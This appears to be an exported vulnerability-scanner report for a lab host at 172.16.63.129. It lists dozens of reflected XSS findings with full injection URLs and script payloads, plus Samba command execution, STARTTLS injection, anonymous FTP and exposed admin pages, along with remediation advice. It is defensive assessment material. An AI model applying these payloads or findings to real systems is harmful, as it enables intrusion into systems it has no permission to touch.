http://172.16.63.129/twiki/bin/oops/Test/W...	Target: http://172.16.63.129/twiki/bin/oops/Test/WebHome?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >zcoE(9042)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Main/W...	Target: http://172.16.63.129/twiki/bin/rdiff/Main/WebIndex?rev1=1.4&rev2=1.3%3C%2Ftitle%3E%3CScRiPt %3EcMlD(4075)%3C%2FScRiPt%3E exists Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability payload: </title><ScRiPt >cMlD(4075)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/g...	Target: http://172.16.63.129/twiki/bin/oops/Main/good?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >HVox(9522)</ScRiPt>

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/bin/rdiff/Main/T...	Target: http://172.16.63.129/twiki/bin/rdiff/Main/TWikiAdminGroupIKDChdszahmH?rev1=1.11&rev2=1.10 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev2, vulnerabilitypayload:</title><ScRiPt >HqVi(5537)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >NDUJ(6980)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiUsers?template=oopstopicexists has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >pSFe(4059)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/TWiki/...	Target: http://172.16.63.129/twiki/bin/oops/TWiki/GoodStyle?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >EHpO(7013)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebPreferences?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >qFXT(1639)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/G...	Target: http://172.16.63.129/twiki/bin/oops/Main/Good?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >DblW(5137)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.8&param2=1.8 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >yuDZ(6405)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Test/W...	Target: http://172.16.63.129/twiki/bin/oops/Test/WebHome?template=oopstopicexists has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >XCpi(5820)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/G...	Target: http://172.16.63.129/twiki/bin/oops/Main/Good?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >DblW(5137)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/J...	Target: http://172.16.63.129/twiki/bin/oops/Main/JohnTalintyre?template=oopstopicexists has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >fJkD(8610)</ScRiPt>
http://172.16.63.129/twiki/bin/view/Main/W...	Target: http://172.16.63.129/twiki/bin/view/Main/WebIndex?rev=1.2%3C%2Ftitle%3E%3CScRiPt %3EWCHT(4422)%3C%2FScRiPt%3E exists Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability payload:</title><ScRiPt >WCHT(4422)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/TWiki/...	Target: http://172.16.63.129/twiki/bin/oops/TWiki/OfficeLocations?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >ffsK(3042)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiUsersnDPfOOWTrMuz?template=oopsmore&param1=1.20&param2=1.20 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >SWSI(7705)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/TWiki/...	Target: http://172.16.63.129/twiki/bin/oops/TWiki/WelcomeGuest?template=oopstopicexists has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >kKHV(3450)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebPreferences?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload:<ScRiPt >qFXT(1639)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiUsersnDPfOOWTrMuz?template=oopsmore&param1=1.20&param2=1.20 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >SWSI(7705)</ScRiPt>

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiUsers?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >gLGF(9783)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Main/W...	Target: http://172.16.63.129/twiki/bin/rdiff/Main/WebStatisticskBdSomJKlOAt?rev1=1.33&rev2=1.32 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev2, vulnerabilitypayload:</title><ScRiPt >zUlQ(8192)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >BAQV(3694)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/mailto:webmasteryour/company?template=oopsnoweb has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >ZEmh(1245)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebIndex?template=oopsmore&param1=1.4&param2=1.4 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >xDVs(7900)</ScRiPt>
http://172.16.63.129/twiki/bin/view/Main/W...	Target: http://172.16.63.129/twiki/bin/view/Main/WebHome?rev=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev, vulnerabilitypayload:</title><ScRiPt >gHxW(4149)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebStatisticskBdSomJKlOAt?template=oopsmore&param1=1.33&param2=1.33 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >Rtgp(8528)</ScRiPt>
http://172.16.63.129/twiki/bin/view/Main/W...	Target: http://172.16.63.129/twiki/bin/view/Main/WebHomeaRuaLlWtrqSy?rev=1.14%3C%2Ftitle%3E%3CScRiPt %3EfLnV(3703)%3C%2FScRiPt%3E exists Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability payload:</title><ScRiPt >fLnV(3703)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Main/W...	Target: http://172.16.63.129/twiki/bin/rdiff/Main/WebStatisticskBdSomJKlOAt?rev1=1.33&rev2=1.32 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev1, vulnerabilitypayload:</title><ScRiPt >zUlQ(8192)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebPreferences?template=oopsmore&param1=1.17&param2=1.17 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >rjnA(8941)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Main/T...	Target: http://172.16.63.129/twiki/bin/rdiff/Main/TWikiAdminGroupIKDChdszahmH?rev1=1.11&rev2=1.10 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev1, vulnerabilitypayload:</title><ScRiPt >HqVi(5537)</ScRiPt>
http://172.16.63.129/twiki/bin/view/Test/W...	Target: http://172.16.63.129/twiki/bin/view/Test/WebHomeWxIAWclygFrQ?rev=r1.7 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev, vulnerabilitypayload:</title><ScRiPt >UdSQ(2870)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Main/W...	Target: http://172.16.63.129/twiki/bin/rdiff/Main/WebHome?rev2=1.1&rev1=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev1, vulnerabilitypayload:</title><ScRiPt >MobO(7017)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiGroups?template=oopsmore&param1=1.8&param2=1.8 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >yuDZ(6405)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHomeaRuaLlWtrqSy?template=oopsmore&param1=1.15&param2=1.15 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >Aedf(1844)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/TWiki/T...	Target: http://172.16.63.129/twiki/bin/oops/TWiki/TestArea?template=oopsempty has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >VAHB(4277)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHomeaRuaLlWtrqSy?template=oopsmore&param1=1.15&param2=1.15 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >Aedf(1844)</ScRiPt>

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/bin/oops/Main/T...	Target: http://172.16.63.129/twiki/bin/oops/Main/TWikiAdminGroupIKDChdszahmH?template=oopsmore&param1=1.11&param2=1.11 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >ggln(7957)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/G...	Target: http://172.16.63.129/twiki/bin/oops/Main/Good?template=oopsmissing has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >LfAn(2109)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/g...	Target: http://172.16.63.129/twiki/bin/oops/Main/good?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >HVox(9522)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/TWiki/...	Target: http://172.16.63.129/twiki/bin/oops/TWiki/GoodStyle?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload:<ScRiPt >EHpO(7013)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.1&param2=1.1 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >BAQV(3694)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/...	Target: http://172.16.63.129/twiki/bin/oops/Main/WebHome?template=oopsmissing has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >jHJz(1546)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/TWiki/T...	Target: http://172.16.63.129/twiki/bin/oops/TWiki/TWikiSite?template=oopstopicexists has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >RpdG(5912)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Main/G...	Target: http://172.16.63.129/twiki/bin/oops/Main/Good?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >qwqS(8244)</ScRiPt>
http://172.16.63.129/twiki/bin/view/Main/W...	Target: http://172.16.63.129/twiki/bin/view/Main/WebStatisticskBdSomJKlOAt?rev=1.32 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev, vulnerabilitypayload:</title><ScRiPt >YTOb(2180)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Test/W...	Target: http://172.16.63.129/twiki/bin/oops/Test/WebHomeWxIAWclygFrQ?template=oopsmore&param1=1.7&param2=1.7 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload: <ScRiPt >NfFU(6422)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Main/T...	Target: http://172.16.63.129/twiki/bin/rdiff/Main/TWikiUsersnDPfOOWTrMuz?rev1=1.20&rev2=1.19 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev2, vulnerabilitypayload:</title><ScRiPt >syJU(6470)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/TWiki/T...	Target: http://172.16.63.129/twiki/bin/oops/TWiki/TestArea?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: param1, vulnerabilitypayload:<ScRiPt >cJFg(1852)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Test/W...	Target: http://172.16.63.129/twiki/bin/rdiff/Test/WebHomeWxIAWclygFrQ?rev1=1.7&rev2=1.6 has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: rev2, vulnerabilitypayload:</title><ScRiPt >XLKx(6355)</ScRiPt>
http://172.16.63.129/twiki/bin/oops/Test/W...	Target: http://172.16.63.129/twiki/bin/oops/Test/WebHome?template=oopsaccessgroup&param1=Main.TWikiAdminGroup has Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability parameter: template, vulnerabilitypayload:<ScRiPt >kGAZ(4831)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Main/W...	Target: http://172.16.63.129/twiki/bin/rdiff/Main/WebHomeaRuaLlWtrqSy?rev1=1.14&rev2=1.13%3C%2Ftitle%3E%3CScRiPt %3ElrAY(7935)%3C%2FScRiPt%3E exists Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability payload: </title><ScRiPt >lrAY(7935)</ScRiPt>
http://172.16.63.129/twiki/bin/rdiff/Main/T...	Target: http://172.16.63.129/twiki/bin/rdiff/Main/TWikiGroups?rev1=1.8&rev2=1.7%3C%2Ftitle%3E%3CScRiPt %3EqoGu(1219)%3C%2FScRiPt%3E exists Reflective Cross-Station Script Attack Vulnerability (XSS), vulnerability payload: </title><ScRiPt >qoGu(1219)</ScRiPt>

References:

#	REFERENCE

#	REFERENCE
1	https://www.owasp.org/index.php/Reflected_DOM_Injection

Vulnerability Solution:

1. At the point where user input is received, filter as strictly as possible based on what is expected or valid input. 2. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL,JavaScript, and CSS encoding. 3. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend. 4. You can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

106 Medium Vulnerabilities

1 UnrealIRCd Authentication Spoofing Vulnerability

Type: general[ov]

Description:

This host is installed with UnrealIRCd and is prone to authentication spoofing vulnerability. Successful exploitation of this vulnerability will allows remote attackers to spoof certificate fingerprints and consequently log in as another user. Impact Level: Application. Successful exploitation of this vulnerability will allows remote attackers to spoof certificate fingerprints and consequently log in as another user. Impact Level: Application.

Classification:

CVE: [*]

CVSS Score: 6.8

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:6667	Target: IP: 172.16.63.129 Port: 6667，This host is installed with UnrealIRCd and is prone to authentication spoofing vulnerability. Successful exploitation of this vulnerability will allows remote attackers to spoof certificate fingerprints and consequently log in as another user. Impact Level: Application. Successful exploitation of this vulnerability will allows remote attackers to spoof certificate fingerprints and consequently log in as another user. Impact Level: Application.

References:

#	REFERENCE
1	:http://seclists.org/oss-sec/2016/q3/420,
2	:http://www.openwall.com/lists/oss-security/2016/09/05/8,
3	:https://github.com/unrealircd/unrealircd/commit/f473e355e1dc422c4f019dbf86bc50ba1a34a766

Vulnerability Solution:

Upgrade to UnrealIRCd 3.2.10.7, or 4.0.6, or later. For updates refer to https://bugs.unrealircd.org/main_page.php

2 OpenSSL CCS Man in the Middle Security Bypass Vulnerability

Type: general[ov]

Description:

Successfully exploiting this issue may allow attackers to obtainsensitive information by conducting a man-in-the-middle attack. Thismay lead to other attacks. OpenSSL is prone to security-bypass vulnerability. Successfully exploiting this issue may allow attackers to obtainsensitive information by conducting a man-in-the-middle attack. Thismay lead to other attacks.

Classification:

CVE: [*]

CVSS Score: 6.8

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:5432	Target: IP: 172.16.63.129 Port: 5432，Successfully exploiting this issue may allow attackers to obtainsensitive information by conducting a man-in-the-middle attack. Thismay lead to other attacks. OpenSSL is prone to security-bypass vulnerability. Successfully exploiting this issue may allow attackers to obtainsensitive information by conducting a man-in-the-middle attack. Thismay lead to other attacks.

References:

#	REFERENCE

#	REFERENCE
1	:http://www.securityfocus.com/bid/67899,
2	:http://openssl.org/

Vulnerability Solution:

Updates are available.

3 Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability

Type: general[ov]

Description:

An attacker can exploit this issue to execute arbitrary commands inthe context of the user running the application. Successful exploitscan allow attackers to obtain email usernames and passwords. Multiple vendors' implementations of STARTTLS are prone to avulnerability that lets attackers inject arbitrary commands. An attacker can exploit this issue to execute arbitrary commands inthe context of the user running the application. Successful exploitscan allow attackers to obtain email usernames and passwords.

Classification:

CVE: [*]

CVSS Score: 6.8

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:25	Target: IP: 172.16.63.129 Port: 25，An attacker can exploit this issue to execute arbitrary commands inthe context of the user running the application. Successful exploitscan allow attackers to obtain email usernames and passwords. Multiple vendors' implementations of STARTTLS are prone to avulnerability that lets attackers inject arbitrary commands. An attacker can exploit this issue to execute arbitrary commands inthe context of the user running the application. Successful exploitscan allow attackers to obtain email usernames and passwords.

References:

#	REFERENCE
1	:http://www.securityfocus.com/bid/46767,
2	:http://kolab.org/pipermail/kolab-announce/2011/000101.html,
3	:http://bugzilla.cyrusimap.org/show_bug.cgi?id=3424,
4	:http://cyrusimap.org/mediawiki/index.php/Bugs_Resolved_in_2.4.7,
5	:http://www.kb.cert.org/vuls/id/MAPG-8D9M4P,
6	:http://files.kolab.org/server/release/kolab-server-2.3.2/sources/release-notes.txt,
7	:http://www.postfix.org/CVE-2011-0411.html,
8	:http://www.pureftpd.org/project/pure-ftpd/news,
9	:http://www.watchguard.com/support/release-notes/xcs/9/en-US/EN_ReleaseNotes_XCS_9_1_1/EN_ReleaseNotes_WG_XCS_9_1_TLS_Hotfix.pdf,
10	:http://www.spamdyke.org/documentation/Changelog.txt,
11	:http://datatracker.ietf.org/doc/draft-josefsson-kerberos5-starttls/?include_text=1,
12	:http://www.securityfocus.com/archive/1/516901,
13	:http://support.avaya.com/css/P8/documents/100134676,
14	:http://support.avaya.com/css/P8/documents/100141041,
15	:http://www.oracle.com/technetwork/topics/security/cpuapr2011-301950.html,
16	:http://inoa.net/qmail-tls/vu555316.patch,

#	REFERENCE
17	:http://www.kb.cert.org/vuls/id/555316

Vulnerability Solution:

Updates are available.

4 - 12 Background address leak

Type: backend disclosure

Description:

Leakage Background Logon Entry

Classification:

CVE: [*]

CVSS Score: 6.6

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/phpMyAdmin/index.p...	Target: http://172.16.63.129/phpMyAdmin/index.php?db=iterate+front-end+eyeballs&table=Iowa&token=add291a7f19d2d71547ad0ec7451ae4e has a background address leak vulnerability; check the background entry of the target application. Administrator applications are generally used for background management of websites, with full authority. These applications may contain sensitive information or have low security protection. An attacker can obtain sensitive information through this file or enter the background of a website for malicious operations.。
http://172.16.63.129/phpMyAdmin/	Target: http://172.16.63.129/phpMyAdmin/ has a background address leak vulnerability; check the background entry of the target application. Administrator applications are generally used for background management of websites, with full authority. These applications may contain sensitive information or have low security protection. An attacker can obtain sensitive information through this file or enter the background of a website for malicious operations.。
http://172.16.63.129/phpMyAdmin/index.p...	Target: http://172.16.63.129/phpMyAdmin/index.php?pma_username=1&pma_password=1&server=1&lang=en-utf-8&convcharset=utf-8&token=afa766e511fdc2721d7911f442ffa213&method=post has a background address leak vulnerability; check the background entry of the target application. Administrator applications are generally used for background management of websites, with full authority. These applications may contain sensitive information or have low security protection. An attacker can obtain sensitive information through this file or enter the background of a website for malicious operations.。
http://172.16.63.129/phpMyAdmin/Change...	Target: http://172.16.63.129/phpMyAdmin/ChangeLog has a background address leak vulnerability; check the background entry of the target application. Administrator applications are generally used for background management of websites, with full authority. These applications may contain sensitive information or have low security protection. An attacker can obtain sensitive information through this file or enter the background of a website for malicious operations.。
http://172.16.63.129/phpMyAdmin/index.p...	Target: http://172.16.63.129/phpMyAdmin/index.php has a background address leak vulnerability; check the background entry of the target application. Administrator applications are generally used for background management of websites, with full authority. These applications may contain sensitive information or have low security protection. An attacker can obtain sensitive information through this file or enter the background of a website for malicious operations.。
http://172.16.63.129/phpMyAdmin/index.p...	Target: http://172.16.63.129/phpMyAdmin/index.php?token=add291a7f19d2d71547ad0ec7451ae4e has a background address leak vulnerability; check the background entry of the target application. Administrator applications are generally used for background management of websites, with full authority. These applications may contain sensitive information or have low security protection. An attacker can obtain sensitive information through this file or enter the background of a website for malicious operations.。
http://172.16.63.129/phpMyAdmin/index.p...	Target: http://172.16.63.129/phpMyAdmin/index.php?lang=en-utf-8&convcharset=utf-8&token=afa766e511fdc2721d7911f442ffa213 has a background address leak vulnerability; check the background entry of the target application. Administrator applications are generally used for background management of websites, with full authority. These applications may contain sensitive information or have low security protection. An attacker can obtain sensitive information through this file or enter the background of a website for malicious operations.。

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/phpMyAdmin/index.p...	Target: http://172.16.63.129/phpMyAdmin/index.php?db=1&table=1&lang=en-utf-8&convcharset=utf-8&token=afa766e511fdc2721d7911f442ffa213&method=post has a background address leak vulnerability; check the background entry of the target application. Administrator applications are generally used for background management of websites, with full authority. These applications may contain sensitive information or have low security protection. An attacker can obtain sensitive information through this file or enter the background of a website for malicious operations.。
http://172.16.63.129/phpMyAdmin/index.p...	Target: http://172.16.63.129/phpMyAdmin/index.php?c=index has a background address leak vulnerability; check the background entry of the target application. Administrator applications are generally used for background management of websites, with full authority. These applications may contain sensitive information or have low security protection. An attacker can obtain sensitive information through this file or enter the background of a website for malicious operations.。

References:

#	REFERENCE
	N/A

Vulnerability Solution:

1、Enhancing authentication and security of access to such documents。 2、If you do not need such a file, delete it。 3、Modified to unpredictable file names。

13 Check for Anonymous FTP Login

Type: general[ov]

Description:

Based on the files accessible via this anonymous FTP login and the permissions of this account an attacker might be able to: - gain access to sensitive files - upload or delete files This FTP Server allows anonymous logins.

Classification:

CVE: [*]

CVSS Score: 6.4

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:21	Target: IP: 172.16.63.129 Port: 21，Based on the files accessible via this anonymous FTP login and the permissions of this account an attacker might be able to: - gain access to sensitive files - upload or delete files This FTP Server allows anonymous logins.

References:

#	REFERENCE
1	:https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-1999-0497

Vulnerability Solution:

If you do not want to share files, you should disable anonymous logins.

14 Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)

Type: general[ov]

Description:

Samba is prone to a vulnerability that allows attackers to execute arbitrary shell commands because the software fails to sanitize user-supplied input. An attacker may leverage this issue to execute arbitrary shell commands on an affected system with the privileges of the application. An attacker may leverage this issue to execute arbitrary shell commands on an affected system with the privileges of the application.

Classification:

CVE: [*]

CVSS Score: 6.0

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION

NODE(S)	ADDITIONAL INFORMATION
172.16.63.129:445	Target: IP: 172.16.63.129 Port: 445，Samba is prone to a vulnerability that allows attackers to execute arbitrary shell commands because the software fails to sanitize user-supplied input. An attacker may leverage this issue to execute arbitrary shell commands on an affected system with the privileges of the application. An attacker may leverage this issue to execute arbitrary shell commands on an affected system with the privileges of the application.

References:

#	REFERENCE
1	:http://www.securityfocus.com/bid/23972,
2	:https://www.samba.org/samba/security/CVE-2007-2447.html

Vulnerability Solution:

Updates are available. Please see the referenced vendor advisory.

15 http TRACE XSS attack

Type: general[ov]

Description:

Debugging functions are enabled on the remote HTTP server.The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACKare HTTP methods which are used to debug web server connections. It has been shown that servers supporting this method are subject tocross-site-scripting attacks, dubbed XST for Cross-Site-Tracing, whenused in conjunction with various weaknesses in browsers. An attacker may use this flaw to trick your legitimate web users to givehim their credentials.

Classification:

CVE: [*]

CVSS Score: 5.8

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129	Target: http://172.16.63.129，Debugging functions are enabled on the remote HTTP server.The remote webserver supports the TRACE and/or TRACK methods. TRACE and TRACKare HTTP methods which are used to debug web server connections. It has been shown that servers supporting this method are subject tocross-site-scripting attacks, dubbed XST for Cross-Site-Tracing, whenused in conjunction with various weaknesses in browsers. An attacker may use this flaw to trick your legitimate web users to givehim their credentials.

References:

#	REFERENCE
1	:http://www.kb.cert.org/vuls/id/867593

Vulnerability Solution:

Disable these methods.

16 - 65 Sensitive Information Leakage

Type: source code disclosure

Description:

Leak sensitive information

Classification:

CVE: [*]

CVSS Score: 5.3

Affected Nodes:

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/Vahamr.htaccess Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsers/VWGmQAjsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsers/VWGmQA.htaccess Leakage source exists. With this information, an attacker can further invade the server.

NODE(S)	ADDITIONAL INFORMATION
http://172.16.63.129/mutillidae/phpinfo.php	Target: http://172.16.63.129/mutillidae/phpinfo.php Leakage PHP file exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Test/WebHo...	Target: http://172.16.63.129/twiki/pub/Test/WebHomeWxIAWcIygFrQ/VatDUC.phpDATA Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsers/VWGmQA.phpDATA Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Test/WebHo...	Target: http://172.16.63.129/twiki/pub/Test/WebHomeWxIAWcIygFrQ/VatDUC.asp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsers/VWGmQA.jsp Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/TWiki...	Target: http://172.16.63.129/twiki/pub/Main/TWikiUsersnDPfOOWTrMuz/VDXkfR.htaccess Leakage source exists. With this information, an attacker can further invade the server.
http://172.16.63.129/twiki/pub/Main/WebIn...	Target: http://172.16.63.129/twiki/pub/Main/WebIndex/VabCOojsp Leakage source exists. With this information, an attacker can further invade the server.
